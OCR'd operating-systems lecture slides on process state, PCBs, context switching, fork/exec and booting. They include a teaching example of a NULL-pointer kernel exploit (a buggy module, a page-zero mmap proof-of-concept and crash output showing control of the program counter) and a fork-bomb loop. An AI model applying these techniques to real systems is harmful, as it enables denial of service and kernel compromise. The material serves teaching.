CS5460: Operating Systems

Lecture 4: OS Organization &

Intro to Process Management

(Chapter 3)

What does "Operating System" mean?


- The term is overloaded
- Sometimes it means just the kernel
  - The part that executes with the supervisor bit set
- Other times it means all of the software that is required to make applications execute
  - Linkers, loaders, libraries, daemon processes, etc.
- Usually we can use context to figure out which meaning was intended

Important From Last Time

- Trap (synchronous)
- Interrupt (asynchronous)
- OS interacts with devices through:
  - Device registers
  - Interrupts
  - DMA
- Processes
  - Process ≠ program
  - All activity on the machine belongs to kernel or a process
  - Every system call comes from some process
- Flow of control when a process does I/O

What's in a Process?

- **Process state consists of:**
  - Memory state: code, data, heap, stack
  - Processor state: PC, registers, etc.
  - Kernel state:
    - » Process state: ready, running, etc.
    - » Resources: open files/sockets, etc.
    - » Scheduling: priority, cpu time, etc.
- **Address space consists of:**
  - Code
  - Static data (data and BSS)
  - Dynamic data (heap and stack)
  - See: Unix "`size`" command
- **Special pointers:**
  - PC: current instruction being executed
  - HP: top of heap (explicitly moved)
  - SP: bottom of stack (implicitly moved)



Today

- **Quick look at a kernel exploit**
- **Process management**
  - **We’re still on chapter 3**
  - **For today: Forget that threads exist**
    - » **We’ll cover them soon**

Exploiting a Kernel Bug

- **OS kernels contain bugs**
- **Some bugs are *exploitable* – we can write code that uses the bug to accomplish a goal**
  - **Usually, taking over the machine**
- **An *exploit* is some code that exploits a bug**

- **Classic kinds of exploitable bugs:**
  - **TOCTTOU: time of check to time of use**
  - **Buffer overflow**
  - **Integer overflow**
  - **Null pointer dereference**

A Buggy Kernel Module

```
void (*my_funptr)(void);

int bug1_write (struct file *file,
                const char *buf,
                unsigned long len) {
  my_funptr ();
  return len ;
}

int init_module (void) {
  create_proc_entry ("bug1", 0666, 0)
    -> write_proc = bug1_write;
  return 0;
}
```

http://ugcs.net/~keegan/talks/kernel-exploit/talk.pdf

```
$ echo foo > /proc/bug1
BUG : unable to handle kernel NULL pointer
dereference
Oops : 0000 [#1] SMP
Pid : 1316, comm : bash
EIP is at 0x0
Call Trace :
[ < f81ad009 >] ? bug1_write + 0x9 / 0x10 [ bug1 ]
[ < c10e90e5 >] ? proc_file_write + 0x50 / 0x62
…
[ < c10b372e >] ? sys_write + 0x3c / 0x63
[ < c10030fb >] ? sysenter_do_call + 0x12 / 0x28
```

```
// machine code for "jmp 0xbadbeef "
char payload [] = "\xe9\xea\xbe\xad\x0b ";

int main (void) {
  mmap (0, 4096,
        PROT_READ | PROT_WRITE | PROT_EXEC,
        MAP_FIXED | MAP_PRIVATE | MAP_ANONYMOUS
        -1, 0);
  memcpy (0, payload, sizeof (payload));
  int fd = open ("/proc/bug1", O_WRONLY );
  write (fd, "foo", 3);
}
```


```
$ strace ./poc1
…
mmap2 (NULL, 4096, ...) = 0
open ("/proc/bug1", O_WRONLY ) = 3
write (3, "foo", 3 < unfinished ... >
+++ killed by SIGKILL +++
BUG : unable to handle kernel paging request at
0badbeef
Oops : 0000 [#3] SMP
Pid : 1442 , comm : poc1
EIP is at 0xbadbeef
```

- **Upshot: We've gained control of the program counter**
- **Later we'll look at what to do next**
- **Also, we'll look at some real null-ptr dereference bugs in device drivers**

- **This example was from here:**
  - **http://ugcs.net/~keegan/talks/kernel-exploit/talk.pdf**
  - **Tons more detail in the talk!**


Process State Machine

- **Each process has a state:**
  - new: OS is setting up process
  - ready: runnable, but not running
  - running: executing instructions on CPU
  - waiting: stalled for some event (e.g., IO)
  - terminated: process is dead or dying
- **Invariant for a single-core OS:**
  - At most one running process at a time
  - What's the multicore invariant?
- **As program executes, it moves from state to state as a result of program, OS, or extern actions**
  - Program: sleep(), IO request, …
  - OS action: scheduling
  - External: interrupts, IO completion



Process Execution State

- Where does this state machine live?
- At the beginning of the mouse I/O example from last lecture…
  - In what state was the foreground process?
  - In what state was the cursor control process?
  - In what state was the mouse device driver?
- While the cursor control process was deciding where to move the cursor?
  - In what state was the spell foreground process?
  - In what state was the cursor control process?




Process Control Block (PCB)

- One per process, allocated in kernel memory
- Tracks state of a process, typically including:
  - Process state (running, waiting, …)
  - PID (process identifier, often a 16-bit integer)
  - Machine state: PC, SP, registers
  - Memory management info
  - Open file table (open socket table)
  - Queue pointers (waiting queue, I/O, sibling list, parent, …)
  - Scheduling info (e.g., priority, time used so far, …)
- When process created, new PCB allocated, initialized, and put on ready queue (queue of runnable processes)
- When process terminates, PCB deallocated and process state cleaned up (e.g., files closed, parent informed of death, …)

Process State Queues

- OS tracks PCBs using queues
- Ready processes on ready Q
- Each I/O device has a wait queue
  - Queue traversed when I/O interrupt handled
- OS invariant: A process is either running, or on the ready queue, on a single wait queue
  - Implications of this?
- Processes linked to parents and siblings
  - Needed to support wait()




PCBs and Hardware State

- Context switch: Change from one process to another
  - Select another process to execute ("scheduling")
  - Store CPU state of running process (PC, SP, regs, …) in its PCB
    - » Requires extreme care: some values from exception stack
  - Load most of CPU state for next process's PCB in to CPU
    - » What can you not just load directly?
  - Set up pseudo-exception stack containing state you want loaded for next process (e.g., PC, SP, PSW, …)
  - Perform (privileged) "return from exception instruction"
    - » Restores "sensitive" CPU state from exception stack frame
- Context switches are fairly expensive
  - Time sharing systems do 100-1000 context switches per second
  - When? Timer interrupt, packet arrives on network, disk I/O completes, user moves mouse, …

Creating New Processes

- In Windows, `CreateProcess()`:
  - Creates new process running specified program
- In Unix, `fork()`:
  - Creates new process that is near-clone of forking parent
  - Return value of `fork()` differs: 0 for child, child_pid for parent
  - Many kernel resources are shared, e.g., open files and sockets
  - To spawn new program, use some form of `exec()`
  - Question: Where does first UNIX process (init) come from?
  - Question: Why fork/exec versus CreateProcess?

Anatomy of a fork()



- fork(), exit(), and exec() are weird!
  - `fork()` returns twice – once in each process
  - `exit()` does not return at all
  - `exec()` usually does not return: overwrites current process with new one!

Example Fork Code

```
int main (void) {
  while (1) {
    pid_t pid = fork();
    if (pid != 0) {
      printf ("I just created %d.\n",
                   pid);
    } else {
      printf ("I'm %d and ", getpid());
      printf ("I was just born!\n");
    }
  }
}
```

What will happen when you run this program?

What might a sysadmin do to prevent this?

How can you make this code worse?

Note: Please do not fork-bomb any public machines.

Process Termination

- When process dies, OS reclaims its resources
- On Unix:
  - A process can terminate itself using `exit()` system call
  - A process can kill its child using the `kill()` system call

```
#include <signal.h>
#include <unistd.h>
#include <stdio.h>

int main(void) {
  int parentID = getpid();
  int cid = fork();
  if (cid == 0) {
    printf("Child exiting!\n");
    exit(0);
    printf("Impossible!\n");
  }
  else {
    printf("Type to kill child\n");
    char answer[10];
    gets(answer);
    if (!kill(cid,SIGKILL)) {
      printf("Child dead!\n");
    }
  }
}
```

"Pop Quiz"

How can you speed up fork()?

- **Think about high cost of copying large address space**
- **Also, if fork() is going to be followed by exec(), most of the copied data isn't going to be used**

Booting

- **What happens at boot time?**

1. CPU jumps to fixed piece of ROM
2. Boot ROM uses registers as scratch space until it sets up VM and stack
3. Copy code/data from PROM to mem
4. Set up trap/interrupt vectors
5. Turn on virtual memory
6. Initialize display and other devices
7. Map and initialize "kernel stack" (*) for `init` process
8. Create `init`'s process cntl block
9. Create `init`'s address space, including space for kernel stack (*)
10. Create a system call frame on that kernel stack for `execl("/init",…)`
11. Switch to that stack
12. Switch to faked up syscall stack
13. Turn on interrupts
14. Do any initialization that requires interrupts to be enabled
15. "Return" from fake system call
16. Init runs – sets up rest of OS

- **What is "kernel stack"?**
- **Where is "kernel stack"?**
  - During boot process
  - During normal system call

- **Whenever process "wakes up", it is in scheduler (including `init`)!**

Important From Today

- **The process state machine is fundamental**
  - **You have to understand it**
  - **You have to understand the role of the various queues: run queue, wait queues, etc.**
  - **You have to understand how this all interacts with ongoing OS activities**
- **PCB is one of the most important and basic kernel data structures**
  - **All OSes, even very simple embedded ones, have a PCBs (or at least TCBs)**
- **Process creation**
  - **Windows style**
  - **UNIX style**